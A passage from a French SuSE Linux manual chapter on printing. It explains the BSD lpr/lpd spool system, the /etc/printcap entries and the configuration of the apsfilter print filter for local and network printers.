Les ports fonctionnent de façon standard en mode interrogation (angl. *polling*), ce qui signifie que le CPU doit leur demander régulièrement si un transfert de données doit se faire. L'administrateur système 'root' peut les convertir, à l'aide du programme **tunelp**, au mode interruption qui donne de meilleurs résultats et il peut aussi procéder à d'autres configurations pour améliorer la performance, Voir page de man de **tunelp** (man **tunelp**). Vérifiez toutefois auparavant le réglage des IRQ et du port sur le matériel d'interface. Ceci se fait la plupart du temps dans le BIOS ou par des cavaliers (angl. *jumper*s) ! Les valeurs usuelles sont énumérées dans le tableau.

Bien entendu, vous ne pouvez utiliser que les périphériques qui mettent vraiment à disposition un port physique.

Spool, files d'impression

Sous Linux, tout comme sous d'autres systèmes multitâches, il est accédé aux imprimantes par un *mécanisme de spool (files d'impression)*. Cela signifie que les travaux d'impression sont d'abord stockés dans des fichiers temporaires et exécutés les uns après les autres sous le contrôle d'un programme de commande (démon). Plusieurs utilisateurs peuvent ainsi soumettre *simultanément* des travaux d'impression sans qu'il se produise de conflits. Après avoir soumis un travail d'impression, l'utilisateur peut continuer à travailler sans être obligé d'attendre l'imprimante.

Un file d'impression est constituée par

- une entrée dans /etc/printcap, qui définit la file d'impression ;
- un répertoire, situé habituellement sous /var/spool/lpd, dans lequel un fichier de données et un fichier de contrôle sont prévus pour chaque travail d'impression.

Chaque file d'impression est prise en charge par une imprimante. Il est possible de créer plusieurs files d'impression pour une seule et même imprimante.

12.2. Files d'impression : fonctionnement et configuration

SuSE Linux contient le système de spool BSD de l'University of California at Berkeley dans le paquetage `lprold`. Il a été expressément conçu pour *l'utilisation en réseau* et requiert la configuration et la mise en oeuvre de TCP/IP. Pour la configuration, cela ne fait pas grande différence que les files d'impression soient installées et utilisées sur des machines locales ou des machines distantes.

L'exécution d'un travail d'impression sous Linux se déroule en trois phases :

- Le fichier de données est copié dans un répertoire de la file d'impression et complété par un fichier de contrôle pour devenir un travail (angl. *job*).
- Le fichier de données est envoyé, à l'aide des informations du fichier de contrôle, à travers un *filtre* qui s'en sert pour élaborer toute une série d'instructions pour l'imprimante concernée. Cela signifie que le programme filtre génère un flot de données dans un format géré par l'imprimante, par exemple PostScript, PCL, Esc/P2 etc. Cette conversion peut comporter plus d'une seule phase et sous SuSE Linux elle est prise en charge par **apsfilter** (paquetage `aps`). Voir plus bas le paragraphe 12.3, page 305 et pages suivantes.
- Le fichier spécifique à l'imprimante sera sorti en fonction de son ordre d'entrée dans la file d'impression.

12.2 Files d'impression : fonctionnement et configuration

Voyons maintenant par quelles étapes doit passer une requête d'impression pour parvenir du fichier de l'utilisateur à l'imprimante et quels sont les programmes qui s'en occupent successivement.

Vous trouverez dans la page de man de `lpr` (man 1 `lpr`), la page de man de `lpd` (man 8 `lpd`) et la page de man de `printcap` (man 5 `printcap`) bon nombre de détails que nous ne pouvons pas évoquer ici pour ne pas trop allonger ce chapitre.

La plupart du temps (ainsi que cela a été fait dans les pages de man mentionnées ci-dessus), on désigne pour faciliter les choses et parce que cela semble logique à l'utilisateur, une file d'impression par "nom d'imprimante" ou plus simplement encore par "imprimante". C'est ce que nous allons faire dans la suite de ce chapitre bien que cela ne soit pas tout à fait exact sur le plan technique.

lpr : À la queue s'il vous plaît !

lpr est "l'interface utilisateur" ordinaire qui communique avec les files d'impression. En général, un travail d'impression est soumis par une simple commande telle que

```
tux@terre: > lpr [-Pimprimante] fichier_texte
```

Si vous avez omis l'option `-P` ("Printer" pour le nom de la file d'impression, c'est-à-dire le nom d'imprimante), la valeur par défaut sera celle contenue dans la variable d'environnement **\$PRINTER**. Si celle-ci est vide, le nom standard traditionnel d'imprimante `lp` sera utilisé. Ceci s'applique également à `lpq` et `lprm` (voir plus bas).

12. L'impression



Entre l'option -P et le nom d'imprimante `imprimante`, il ne doit y avoir aucun espace.

lpr vérifie, au moyen du fichier `/etc/printcap`, si la file d'impression spécifiée existe bien. Si c'est le cas, il crée pour le travail d'impression un fichier de contrôle (fichier `cf`) ainsi qu'une copie du fichier de données et les transmet au gestionnaire d'impression **lpd** qui inclut le travail dans le répertoire de spool de la file d'impression.

Si vous avez de gros travaux d'impression à faire, il peut être utile, à la place d'une copie de votre fichier de données, de faire éditer dans le répertoire de spool un lien symbolique pointant sur celui-ci. L'option **lpr -s** se charge de cette opération. Vous devrez naturellement renoncer à tout accès en écriture à ce fichier tant que le travail d'impression ne sera pas encore terminé !

lpr vous permet, à l'aide d'une option complémentaire, de sélectionner manuellement un filtre déterminé (pilote d'imprimante) pour votre travail (ceci devrait toutefois être rarement nécessaire). Pour plus de détails, reportez-vous à la page de man concernant **lpr** et au paragraphe 12.3 sur les filtres.

Outils complémentaires et outils de contrôle pour l'utilisateur : Vue d'ensemble

Pour gérer la file d'impression, il existe le joli programme graphique du paquetage `xlpq`, série `xap`. Notez toutefois que les outils de ligne de commande mentionnés par la suite peuvent faire encore plus grâce à des options supplémentaires.

- **lpq** montre à l'utilisateur ses travaux dans une file d'impression (option -P), par exemple l'entrée

```
tux@terre: > lpq -Pimprimante
```

donne le résultat présenté dans l'affichage à l'écran 12.2.1, page 302.

```
imprimante is ready and printing
Rank  Owner      Job  Files      Total Size
active tux      676  Hallo.txt   259420 bytes
1st    tux      677  lettre.dvi  11578 bytes
2nd    tux      683  image.gif   37464 bytes
```

affichage à l'écran 12.2.1: Exemple de sortie de la commande `lpq`.

- **lprm** annule les travaux de l'utilisateur dans la file d'impression, par exemple l'entrée

```
tux@terre: > lprm -Pimprimante 676
```

donne le résultat présenté dans l'affichage à l'écran 12.2.2, page 303.

Si aucun numéro de travail n'a été spécifié, c'est le travail actuellement actif, s'il appartient à l'utilisateur, qui est supprimé de la file d'impression.

- **lpc** (chemin `/usr/sbin/lpc`) contrôle les files d'impression. Pour le nom d'imprimante, on peut aussi spécifier `all` (= toutes). Les options les plus importantes sont :

12.2. Fichiers d'impression : fonctionnement et configuration

```
dfA676Aa05005 dequeued  
cfA676Aa05005 dequeued
```

affichage à l'écran 12.2.2: Exemple de sortie de la commande `lprm`.

- `status imprimante` Donne un rapport d'état. Si la mention `imprimante` est omise, cela produit le même résultat que `all`, c'est-à-dire rapport d'état pour toutes les files d'impression.
- `disable imprimante` Empêche l'entrée de tout nouveau travail dans la file d'impression.
- `enable imprimante` Autorise de nouveaux travaux à intégrer la file d'impression.
- `stop imprimante` Arrête l'impression des travaux qui se trouvent dans la file d'impression (le travail en cours d'impression sera encore terminé).
- `start imprimante` Reprend l'impression des travaux qui se trouvent dans la file d'impression.
- `down imprimante` Donne le même résultat que `disable` plus `stop`.
- `up imprimante` Donne le même résultat que `enable` plus `start`.
- `abort imprimante` Donne le même résultat que `down` avec cette différence qu'un travail en cours d'impression est immédiatement arrêté. Les travaux restent cependant dans la file d'impression et peuvent continuer à être exécutés après un redémarrage de la file d'impression (`up`).

Vous pouvez insérer ces commandes dans la ligne de commande de `lpc` (par exemple `lpc status`). Ou vous pouvez appeler `lpc` sans paramètre : ceci provoquera le démarrage d'une boîte de dialogue avec sa propre invite `lpc` qui requiert l'entrée de commandes `lpc`. Avec `quit` ou `exit` vous terminerez le dialogue.

Les manipulations dans les fichiers d'impression ne peuvent se faire qu'avec les privilèges de 'root'.



lpd : le gestionnaire d'impression en arrière-plan

Le **lpd** (angl. *Line Printer Daemon*) est activé lors du démarrage du système par le script `/sbin/init.d/lpd` si la variable `START_LPD=yes` a été positionnée dans le fichier `/etc/rc.config`. Il tourne comme démon en tâche de fond.

lpd reconnaît, à l'aide du fichier `/etc/printcap`, quelles files d'impression (imprimantes) sont définies. Sa tâche consiste à organiser l'exécution des travaux en attente.

- il gère les files d'impression locales : il envoie le fichier de données de chaque travail à travers le filtre approprié (déterminé par l'entrée de la file

12. L'impression

d'impression dans `/etc/printcap` et par des spécifications explicites dans le fichier de contrôle du travail d'impression) et le passe ensuite à l'interface de l'imprimante ;

- il tient compte de l'ordre de classement des travaux dans la file d'impression ;
- il supervise l'état des files d'impression et des imprimantes (fichier `status` dans les répertoires de spool locaux) et fournit à la demande des informations à ce sujet ;
- il transmet les travaux des files d'impression de machines distantes au **lpd** distant ;
- il reçoit les travaux d'impression de machines distantes pour les files d'impression locales ou il les refuse si l'autorisation n'est pas suffisante.

Autorisation : Seules les requêtes provenant d'hôtes distants (angl. *remote*) listés dans le fichier `/etc/hosts.lpd` du "serveur d'impression" sont prises en compte. Une entrée de l'hôte dans `/etc/hosts.equiv` est aussi suffisante, mais cela influe dans une très large mesure sur les possibilités d'accès de cet hôte à la machine locale et devrait si possible être évité pour des raisons de sécurité. Voir le paragraphe 18.2.2, page 431 sur la sécurité. Des ajouts dans la définition de la file d'impression peuvent restreindre le droit d'accès aux seuls utilisateurs d'un groupe précis ou aux utilisateurs possédant un compte sur la machine locale.

Filtres : les bêtes de somme

Les programmes filtres ont pour tâche de convertir le fichier de données d'un travail en un format géré par l'imprimante (pour la configuration, voir paragraphe 12.3). Ce sont eux qui se taillent la part du lion dans le traitement proprement dit du travail d'impression. Ils correspondent ainsi, de par leur fonction, aux *pilotes d'imprimantes* sous d'autres systèmes tels que Windows ou OS/2. Outre cela, ils doivent, à la demande, tenir les comptes des travaux d'impression (volume, consommation de matériel ...).

`/etc/printcap` : Configuration des files d'impression

Dans le fichier `/etc/printcap`, chaque file d'impression disponible est définie par une entrée. Le caractère de saut de ligne termine l'entrée : ceci peut toutefois - pour les entrées longues - être invalidé par une barre oblique inversée '`\`' placée immédiatement avant. L'entrée commence par un ou plusieurs noms pour la file d'impression (barre verticale de séparation '`|`') suivis d'une liste de spécifications de la forme¹ `abréviation=<valeur>` (caractères séparateurs de listes '`:`'). Les lignes vides et celles qui commencent par le caractère `#` sont ignorées (commentaires).

Le fichier préinstallé `/etc/printcap` contient déjà un certain nombre d'entrées exemples (commentées). Une entrée toute simple sans aucun filtre ressemble à celle du fichier 12.2.1, page 305.

¹ Toutes les abréviations ainsi que leur signification sont énumérées dans la page de man de `printcap` (`man printcap`).

12.3. Filtres d'impression – le filtre “apsfilter”

```
ascii|deskjet:lp=/dev/lp0:sd=/var/spool/lpd/ascii:sh:mx#10240
```

fichier 12.2.1: /etc/printcap : simple file d'impression locale

Il peut être accédé à cette file d'impression sous le nom `ascii` et `deskjet`. Votre répertoire de spool est `/var/spool/lpd/ascii`, votre périphérique d'impression `/dev/lp0`. Elle ne donne pas de pages d'en-tête au début des travaux (`sh` signifie “suppress header”) et accepte des travaux d'impression pouvant atteindre 10240 Ko. Vous trouverez un exemple de file d'impression sur une machine distante dans le fichier 12.2.2, page 305. Pour la configuration, voir paragraphe 12.4, page 312 et pages suivantes.²

```
lp1|HP-4P:\n      :rm=soleil.cosmos.univers:\n      :rp=HP:\n      :sd=/var/spool/lpd/lp1:\n      :mx#0:sh
```

fichier 12.2.2: /etc/printcap : simple file d'impression distante

La file d'impression a les noms `lp1` et `HP-4P`. Au lieu de spécifier le périphérique (`lp=`) on fait ici référence à l'hôte `soleil.cosmos.univers` et à sa file d'impression. Les spécifications concernant les filtres ne sont pas nécessaires - ceci incombe à la file d'impression sur `soleil.cosmos.univers`. En conséquence, seuls le répertoire de spool `/var/spool/lpd/lp1` et la restriction concernant la taille des travaux (`mx#0` signifie : aucune restriction) ont été définis ici.

Si vous utilisez **apsfilter**, les nouvelles files d'impression nécessaires seront enregistrées automatiquement, lors de la configuration, dans le fichier `/etc/printcap`. Plus de détails au paragraphe 12.3.

12.3 Filtres d'impression

Que sont les filtres d'impression et comment fonctionnent-ils ?

Comme nous l'avons dit précédemment, la tâche d'un filtre d'impression consiste à convertir le fichier de données d'un travail en un format géré par l'imprimante utilisée.

Les seules informations complémentaires qu'un filtre reçoit, lors de l'appel par **lpd**, concernent la taille du papier, le nom de login et l'hôte de l'utilisateur qui soumet le travail ainsi que le nom du fichier de comptabilité. En tant que véritable filtre UNIX, il reçoit le fichier de données par l'entrée standard (stdin) et doit fournir le résultat imprimable par la sortie standard (stdout).

² Les barres obliques inversées ‘\’ qui précèdent immédiatement la coupure de ligne “camouflet” cette dernière – exactement comme lors de l'entrée des commandes de shell – de telle sorte que l'entrée est considérée ne comporter qu'une seule ligne.

12. L'impression

Pour la conversion, le filtre doit naturellement savoir quel est le format de fichier des données (ASCII-Text, DVI, PostScript etc.). Il existe plusieurs moyens d'y parvenir.

- Le filtre est assez “intelligent” pour reconnaître, à l’aide des données, de quel format il s’agit. Il est composé d’un “préfiltre” pour la reconnaissance du format et de plusieurs autres programmes qui réalisent la conversion proprement dite.
Ceci constitue – grosso modo – la tâche du programme **apsfilter** qui, sous SuSE Linux, est prévu de façon standard pour l’installation.
- Différents filtres pour différents formats de fichiers. Les filtres sont assignés à la file d’impression par une entrée dans `/etc/printcap`. C’est l’utilisateur qui fait le choix par une option complémentaire lors de l’appel de **lpr**. Huit possibilités sont prévues :

Entrée <code>printcap</code>	<code>if=</code>	<code>cf=</code>	<code>df=</code>	<code>gf=</code>	<code>nf=</code>	<code>rf=</code>	<code>tf=</code>	<code>vf=</code>
Option <code>lpr</code>		<code>-c</code>	<code>-d</code>	<code>-g</code>	<code>-n</code>	<code>-f</code>	<code>-t</code>	<code>-v</code>

Ces options sont traditionnellement³ assignées à des formats tout à fait particuliers de fichiers (ce n’est que l’assignation de l’option **lpr** pour l’entrée du filtre qui est obligatoire et non la tradition⁴). Par exemple, `if=` désigne le filtre standard et `df=` le filtre pour fichiers DVI (sortie de **T_EX** et **L^AT_EX**). Vous pourriez ainsi, avec l’entrée que vous voyez dans le fichier 12.3.1, page 306, fournir à la HP LaserJet 4 un propre filtre DVI si le paquetage `te_dvilj` est installé (il est cependant recommandable aujourd’hui, même avec cette imprimante, de donner la préférence au “pilote” `ljet4`).

```
df="/usr/bin/dvilj4 -e -"
```

fichier 12.3.1: Entrée d’un filtre DVI dans `/etc/printcap`

apsfilter

Avec **apsfilter**, le paquetage **aps** met à votre disposition un filtre très com- mode. **apsfilter** tire profit des circonstances suivantes :

- Le format standard utilisé dans le monde Unix pour données imprimables est PostScript.
- Il existe toute une série d’outils qui convertissent les autres formats de fichiers texte et fichiers image, par exemple **dvips** pour les fichiers DVI, **a2ps** pour les fichiers ASCII, le paquetage **netpbm**, série **gra** pour les données graphiques, etc.
- Il existe également le puissant programme **Ghostscript** qui est capable de convertir des fichiers PostScript vers un grand nombre de formats gérés par les imprimantes non PostScript (en quelque sorte une vaste collection de pilotes d’imprimantes).

³ voir la page de man concernant **lpr**.
⁴ Ainsi, par exemple, l’entrée d’un “filtre zéro” `cf=/bin/cat` est tout à fait admissible et elle sera utilisée si vous lancez la commande `lpr -c`

12.3. Filtres d'impression – le filtre “apsfilter”

apsfilter regroupe, dans une même gestion, tous ces programmes avec les outils nécessaires pour la reconnaissance du format (**file**) et la décompression. Il dirige les données entrées, en tenant compte du format qui a été reconnu, au travers de chacun des outils nécessaires jusqu'à la sortie sur le périphérique d'impression.

Dans `/var/lib/apsfilter/apsfilter` qui est le script de commandes (shell-script) central, il est fait mention des formats de fichiers et des types de compression supportés :

- ASCII, DVI, PS, Data (PCL, ...), GIF, TIFF, PBM, Sun Raster, X11-Bitmap
- Types de compression : `compress`, `gzip`, `freeze`

Les files d'impression d'apsfilter

Le programme **apsfilter** propose pour une imprimante locale les files d'impression suivantes (noms d'imprimantes) :

lp File d'impression standard pour tous les formats de fichiers.

lp-mono Seulement pour imprimantes couleur. Imprime en noir et blanc, à part cela, identique à **lp** : pour tous les formats de fichiers.

ascii Pour l'impression de fichiers comme fichiers texte ASCII, même si le système de spool suppose qu'il s'agit d'un autre format⁵.

raw Pour l'impression de fichiers qui sont déjà d'un format géré par l'imprimante : il n'y a alors (pratiquement) aucune conversion.

Vous pouvez aussi configurer plusieurs autres imprimantes locales. Les noms des files d'impression comprennent, pour faire la distinction, le nom du pilote d'imprimante Ghostscript correspondant, par exemple `djet500`, `djet500-ascii`, `djet500-raw` etc.

Fichiers ASCII : Dans le fichier `/etc/apsfilterrc` la préconfiguration pour le filtrage est la suivante :

- Conversion de fichiers ASCII vers PostScript avec **a2ps**
- Format **a2ps** : 2 pages ASCII l'une à côté de l'autre en format horizontal sur une page imprimée.

Vous pouvez modifier le format en attribuant à la variable **\$FEATURE** une autre des valeurs qui sont proposées dans le commentaire. Si vous voulez absolument éviter la conversion vers PostScript et imprimer dans le mode ASCII de l'imprimante, supprimez le signe de commentaire **#** au début de la ligne de commande `USE_RECODE_NOT_A2PS=yes` et assurez-vous que le paquetage `recode`, série `ap` est installé.

apsfilter : configuration

apsfilter peut être configuré avec YaST ou avec son propre script **SETUP** piloté par menu.

⁵ En présence, par exemple, de caractères accentués

12. L'impression



La configuration ne fonctionne vraiment bien que si, dans le fichier `/etc/printcap`, les identifiants commentés au début et à la fin des entrées **apsfilter** ne sont pas modifiés (voir fichier 12.3.2, page 309) !

Configuration avec YaST

C'est la méthode normale pour la mise en place d'une imprimante locale. S'il existe déjà une configuration **apsfilter**, YaST demande au début si la nouvelle configuration doit remplacer l'ancienne ou si elle doit y être *ajoutée*. Le déroulement de la procédure a déjà été décrit dans le paragraphe 3.6.1, page 94 relatif à YaST.

Si vous faites installer votre nouvelle configuration, il se passera alors ce qui suit (que vous ayez défini la configuration avec YaST ou avec **SETUP**) :

- Entrée des nouvelles files d'impression dans `/etc/printcap` (voir page 307).
- Création d'un répertoire de spool sous `/var/spool/lpd/`.
- Création des filtres d'impression appropriés sous `/var/lib/apsfilter/bin/` (il s'agit ici de liens symboliques sur le fichier `/var/lib/apsfilter/apsfilter`).
- Création du fichier global de configuration `/etc/apsfilterrrc` (s'il n'existe pas déjà) et d'un fichier de configuration spécifique à l'imprimante `/etc/apsfilterrrc.<gs_mode>`. Ici, `<gs_mode>` est le nom de l'imprimante Ghostscript, tel que `bjc800` dans l'exemple qui va suivre.

Un exemple pour les entrées de nouvelles files d'impression vous est présenté dans le fichier 12.3.2, page 309, pour l'imprimante Canon BubbleJet800

Les trois entrées sont structurées de la même manière, c'est pourquoi nous avons un peu abrégé. Vous devez déterminer le périphérique (`lp=`), le répertoire de spool (`sd=`), le fichier de traces (`log, lf=`), le fichier de comptabilité (`af=`) et les filtres standard (`if=`). Les pages d'en-tête au début des travaux (`sh`) et les sauts de page à la fin (angl. *formfeed*) (`sf`) sont supprimés.

Configuration avec SETUP

Le paquetage **aps** contient le programme de configuration `/var/lib/apsfilter/SETUP`. Il offre les services suivants :

- Listage de toutes les configurations d'imprimantes **apsfilter**
- Ajout et suppression de configurations d'imprimantes **apsfilter**.

Pour l'ajout d'imprimantes locales, **SETUP** fait (presque) la même chose que YaST. **SETUP** peut aussi créer et supprimer des files d'impression qui se réfèrent à des hôtes distants (angl. *remote*) ("files d'impression distantes", voir fichier 12.2.2, page 305) et mettre intelligemment en place un préfiltrage pour les imprimantes réseau.

SETUP est piloté par menu et – après une courte période d'adaptation – il est facile à utiliser.

12.3. Filtres d'impression – le filtre “apsfilter”

```
### BEGIN apsfilter: ### bjc800 a4 mono 360 ###
#   Warning: Configured for apsfilter, do not edit the labels!
#       apsfilter setup Thu Sep 18 11:40:40 MEST 1997
#
ascii|lp1|bjc800-a4-ascii-mono-360|bjc800 a4 ascii mono 360:\
      :lp=/dev/lp0:\
      :sd=/var/spool/lpd/bjc800-a4-ascii-mono-360:\
      :lf=/var/spool/lpd/bjc800-a4-ascii-mono-360/log:\
      :af=/var/spool/lpd/bjc800-a4-ascii-mono-360/acct:\
      :if=/var/lib/apsfilter/bin/bjc800-a4-ascii-mono-360:\
      :la@:mx#0:\
      :sh:sf:
#
lp|lp2|bjc800-a4-auto-mono-360|bjc800 a4 auto mono 360:\
#   [ ... abrégé ... ]
#
raw|lp3|bjc800-a4-raw|bjc800 a4 raw:\
#   [ ... abrégé ... ]
#
#
### END   apsfilter: ### bjc800 a4 mono 360 ###
```

fichier 12.3.2: **apsfilter** Files d'impression apsfilter dans /etc/printcap

1. Invoquez **SETUP** :

terre: # /var/lib/apsfilter./SETUP

Si, sous le système X Window, vous avez quelques problèmes de lecture dans un **xterm** (mots-clés : jaune sur fond gris clair), lancez **SETUP** sur la console texte. Il apparaît un écran d'accueil qui décrit la procédure, déjà mentionnée, de mise en place de nouvelles imprimantes **apsfilter**. Avec **(Entrée)** vous arrivez au menu principal :

EXIT	Exit apsfilter setup
LISTING	List all apsfilter entries
ENTRY	Add/Overwrite/Delete an apsfilter entry
DELETE	Fast delete an apsfilter entry

Le choix entre les deux champs de réponse 'OK' et 'Cancel' se fait dans tous les menus par **(Tab)**. Avec **(↓)** et **(↑)**, vous vous déplacez parmi les listes de sélection.

'EXIT' – Quitter **SETUP**.

'LISTING' – Établir une liste de toutes les files d'impression déjà existantes.

'ENTRY' – Pour ajouter une nouvelle imprimante, vous utiliserez l'option 'ENTRY'. Cela vous conduira à un autre menu 'Choose your printer definition' dans lequel vous définirez votre imprimante.

'DELETE' – Pour supprimer une imprimante apsfilter, vous sélectionnez 'DELETE' et vous obtiendrez ainsi une liste de toutes les imprimantes **apsfilter** parmi lesquelles vous pourrez faire votre choix.

12. L'impression

2. Sélectionnez par conséquent 'ENTRY'. Pour une imprimante *locale*, on vous demandera de fournir les mêmes détails que pour la configuration avec YaST. Il vous sera d'abord demandé quel est le périphérique ('DEVICE'). Pour une imprimante locale sur port parallèle, répondez `/dev/lp0` si vous utilisez le noyau 2.2.xx.

3. Vous voyez maintenant ce qui suit :

RETURN	Back to previous menu
DEVICE	Change printer interface
PRINTER	Which printer driver
PAPER	Which paper type
COLOR	Monochrome/colorfull
SPECIAL	Settings for your printer
RESET	Reset the printer definition
ADD	Add the printer definition
OVERWRITE	Overwrite the printer definition
DELETE	Delete the printer definition

'DEVICE' – Nous l'avions déjà sélectionné.

'PRINTER' – Occupons-nous maintenant de 'PRINTER' (imprimante). C'est ici que le nom du périphérique Ghostscript ("pilote") adéquat va être recherché. Ceci se déroule en deux phases :

- (a) Choisissez maintenant le type de votre imprimante :

- 'PostScript'
- 'HEWLETT-PACKARD' (HP Deskjets)
- 'OTHER' (autres imprimantes ne gérant pas PostScript)
- 'FREEDF' (définition libre).

- (b) Pour les véritables imprimantes PostScript, vous devrez encore spécifier la *résolution* dans une boîte de dialogue. Pour toutes les autres imprimantes, vous obtiendrez, sous l'option du menu 'COMMIT', la liste des pilotes Ghostscript qu'il vous est possible de choisir. Consultez à ce sujet le paragraphe 12.6, page 315. Après avoir sélectionné un pilote Ghostscript, vous verrez apparaître une boîte de dialogue dans laquelle vous spécifierez la *résolution* de votre imprimante.

- Vous reviendrez ensuite au menu supérieur avec 'RETURN'.

'PAPER' – Format du papier.

'COLOR' – Couleur ou monochrome

'SPECIAL' – En général, ces spécifications ne sont pas indispensables.

4. Vous retournerez au menu 'Choose your printer definition' et si la définition devait être erronée, vous pourrez sélectionner de nouveau les différents sous-menus et corriger cette erreur.

5. *Important* : Avec 'ADD', la nouvelle imprimante sera enfin configurée.

12.3. Filtres d'impression – le filtre “apsfilter”

Recherchez dans le fichier `/etc/printcap` le nom de vos nouvelles files d'impression. Chaque file d'impression **apsfilter** a plusieurs noms : des noms détaillés qui permettent de reconnaître les données de votre définition et des noms courts pour plus de commodité (voir fichier 12.3.2, page 309). Notez aussi que `lp`, `lp-mono`, `ascii`, `raw` sont les files d'impression de la première imprimante locale,

Les fichiers de configuration `apsfilterrc`

Les fichiers `/etc/apsfilterrc*` vous donnent la possibilité de régler de façon encore plus précise certains détails du script de commande **apsfilter** à l'aide de quelques variables de shell. Lors de l'installation, il est mis en place, de façon standard :

- un fichier global `/etc/apsfilterrc`,
- des fichiers `/etc/apsfilterrc.<gs_mode>` spécifiques à l'imprimante pour les files d'impression avec le pilote d'imprimante Ghostscript `<gs_mode>` (par exemple pour l'imprimante Canon BubbleJet800 : `/etc/apsfilterrc.bjc800`).

Les versions préinstallées de ces fichiers contiennent des exemples d'entrées (commentés) pour toutes les variables prévues). Dans le fichier global `/etc/apsfilterrc`, la signification de chaque variable fait en outre l'objet de commentaires détaillés. Il est recommandé de les lire ; -)



Les variables dans les fichiers spécifiques aux imprimantes sont les mêmes que dans le fichier global `/etc/apsfilterrc` et pour plus de facilité elles sont numérotées (à l'aide du commentaire) de manière identique (actuellement par exemple de 0 à 12). **Apsfilter** lit pour chacun des travaux d'impression tout d'abord le fichier global et ensuite le fichier `apsfilterrc` spécifique à l'imprimante : en cas de doute, ce sont les configurations contenues dans le deuxième qui sont utilisées. Vous pouvez ainsi prévoir les configurations normales contenues dans `/etc/apsfilterrc` (par exemple pour la résolution de l'imprimante) et remplacer cependant de telles valeurs standard par d'autres valeurs spécialement adaptées. Les modifications apportées aux fichiers `apsfilterrc` deviennent immédiatement effectives.

Nous renonçons ici à reproduire la totalité du fichier `/etc/apsfilterrc` et nous nous contenterons d'énumérer quelques variables fréquemment utilisées :

- `FEATURE` et `USE_RECODE_NOT_A2PS` règlent le filtrage des fichiers ASCII (ainsi qu'il est déjà décrit à la page 307).
- `REMOTE_PRINTER` est utilisée pour le préfiltrage de travaux effectués sur des imprimantes réseau. Si elle est positionnée à `true`, les travaux de la file d'impression concernée seront transférés, après filtrage, dans une file d'impression spéciale `remote`. Si vous choisissez une autre valeur, celle-ci sera interprétée comme étant le nom de l'imprimante distante. Voir paragraphe 12.4.

12. L'impression

- `PRINT_RAW_SETUP_PRINTER` est prévue pour une séquence d'échappement qui pourrait être éventuellement nécessaire lors de l'initialisation de l'imprimante pour les travaux qui se trouvent dans la file d'impression `raw`. Son contenu est à chaque fois transmis à l'imprimante avant l'exécution d'un travail d'impression `raw`. Un exemple ainsi que des spécifications concernant la syntaxe sont contenus dans le fichier `/etc/apsfilterrc`.
- `GS_RESOL` permet de prévoir, pour le filtre Ghostscript, une autre résolution que celle configurée à l'origine pour l'imprimante.
- `DO_ACCOUNTING` doit être positionnée à `yes` si vous souhaitez créer un fichier de comptabilité. Vous devrez également remplacer, dans le fichier `/etc/printcap`, la valeur `:la :` par `:la@ :` afin que le fichier spécifié, pour `af` (angl. *accounting file*) soit pris en compte. Pour pouvoir tirer parti de cette fonction, vous devriez utiliser **plp** (remplacez le paquetage `lrpold` par le paquetage `plpn`).

Configurations spécifiques à l'utilisateur : La version d'`apsfilter` dans SuSE Linux, supporte aussi un fichier `~/.apsfilterrc` propre à l'utilisateur dans son répertoire personnel. Ce fichier est toujours exploité après les fichiers `apsfilterrc` du système et peut de ce fait écraser leur contenu. Pour des raisons de sécurité – la lecture a lieu avec les droits du démon d'impression en cours d'exécution ! – il ne sera toutefois tenu compte, parmi toutes les instructions contenues dans `~/.apsfilterrc`, que de celles qui fixent une nouvelle valeur pour l'une des variables suivantes : `TEXINPUTS`, `PRINT_DVI`, `GS_FEATURES`, `USE_RECODE_NOT_A2PS`, `FEATURE`, `A2PS_OPTS`, `DVIPS_MODE`, `GS_RESOL`⁶. Toutes les autres instructions seront ignorées.

Si vous avez besoin d'un `$HOME/.apsfilterrc`, copiez vers celui-ci l'un des fichiers `apsfilterrc` du système et éditez, en cas de besoin, la copie de ce fichier.

12.4 Imprimantes réseau avec `apsfilter`

Une imprimante réseau avec son propre port réseau TCP/IP est considérée par le système de spool comme un hôte distant avec ses propres files d'impression (Noms : voir le manuel de l'imprimante, souvent `LPT1` etc.). Par le biais d'une file d'impression distante, on peut donc y accéder à partir de la machine locale sous le nom `remote`.

Si toutefois vous avez besoin d'un filtrage des travaux d'impression, les choses se compliquent quelque peu du fait que le démon d'impression **lpd** (paquetage `lpold`) n'exécute *aucun* préfiltrage et ignore aussi les spécifications concernant les filtres contenus dans le fichier `/etc/printcap`. Les travaux destinés à cette file d'impression `remote` doivent donc déjà contenir des données spécifiques à l'imprimante.

Ceci peut être obtenu en réalisant un *préfiltrage* au moyen de la fonction "bypass" de la version SuSE du programme **apsfilter**

⁶ Voir la variable `$allowed` dans `/var/lib/apsfilter/apsfilter`

12.4. Imprimantes réseau avec `apsfilter`

La configuration effectuée à l'aide de YaST demande un peu de travail manuel. Vous pouvez vous faciliter les choses en donnant la préférence au programme **SETUP**. Lancez **SETUP** de la manière décrite au paragraphe 12.3, page 308 et pages suivantes. Il vous sera demandé le nom du périphérique ('DEVICE'); voir page 310) :

PARALLEL	Parallel printer interface
SERIAL	Serial printer interface
PREFILTER	to an other queue (bypass)
REMOTE	printer forwarding queue

1. Créez tout d'abord avec 'REMOTE' une file d'impression qui se réfère à l'imprimante réseau distante : Il vous sera demandé quel est l'hôte distant (angl. *remote host*) auquel l'imprimante est connectée (dans notre exemple : `soleil`) et quelle est la file d'impression distante (angl. *remote printer*)— en règle générale se sera `lp` mais en cas de doute consultez votre administrateur réseau ! La question de la file d'impression distante est ainsi réglée mais n'oubliez pas de l'installer effectivement avec 'ADD' ... L'entrée dans le fichier `/etc/printcap` est semblable, à ce moment, à celle du fichier 12.4.1, page 313.

```
remote|lp1|soleil-lp|soleil lp:\
:lp=\
:rm=soleil:\
:rp=lp:\
:sd=/var/spool/lpd/soleil-lp:\
:lf=/var/spool/lpd/soleil-lp/log:\
:af=/var/spool/lpd/soleil-lp/acct:\
:ar:bk:mx#0:\
:sh:
```

fichier 12.4.1: `/etc/printcap` : Imprimantes réseau

2. Nous voici maintenant au "préfiltrage local". Cette fois-ci, vous répondrez à la question 'DEVICE' en choisissant l'option 'PREFILTER' (angl. *to an other queue (bypass)*). **SETUP** est assez intelligent pour proposer l'imprimante réseau qui vient d'être configurée.

```
remote remote=soleil queue=lp
```

Vous ferez le reste comme si vous deviez procéder à la configuration d'une imprimante locale normale. Voir page 310 et pages suivantes. Si pour terminer vous avez sélectionné 'ADD', vous trouverez en plus de `/etc/apsfilterrc` (voir fichier 12.3.2, page 309) un fichier du nom de `/etc/apsfilterrc.bjc800` avec l'entrée :

```
REMOTE_PRINTER="remote"
```

